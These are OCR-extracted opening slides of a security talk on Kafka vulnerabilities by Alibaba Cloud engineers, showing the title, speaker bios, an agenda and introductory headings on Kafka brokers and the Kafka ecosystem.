
Client or Server?

The Hidden Sword of Damocles in Kafka



❒ About us

Ziyang Li

- Security Engineer from Alibaba Cloud
- Twitter: @lz2y1

Ji'an Zhou

- Security Engineer from Alibaba Cloud
- Twitter: @azraelxuemo

Ying Zhu


- Security Engineer from Alibaba Cloud

❒ Agenda


1. Introduction & Background
2. Previous Research & Bypass
3. The Journey of Hunting Bugs in Kafka Ecosystem
4. Uncovering Hidden Vulnerabilities in Kafka Broker
5. Defense

1. Introduction & Background


❒ What is Kafka



❒ What is Kafka




❒ Kafka Broker




https://developer.confluent.io/courses/architecture/broker/

❒ Kafka Broker



https://developer.confluent.io/courses/architecture/broker/

❒ Kafka Ecosystem




https://medium.com/@navdeepsharma/the-ecosystem-of-apache-kafka-6087b621d16f

 Are there any security risks?

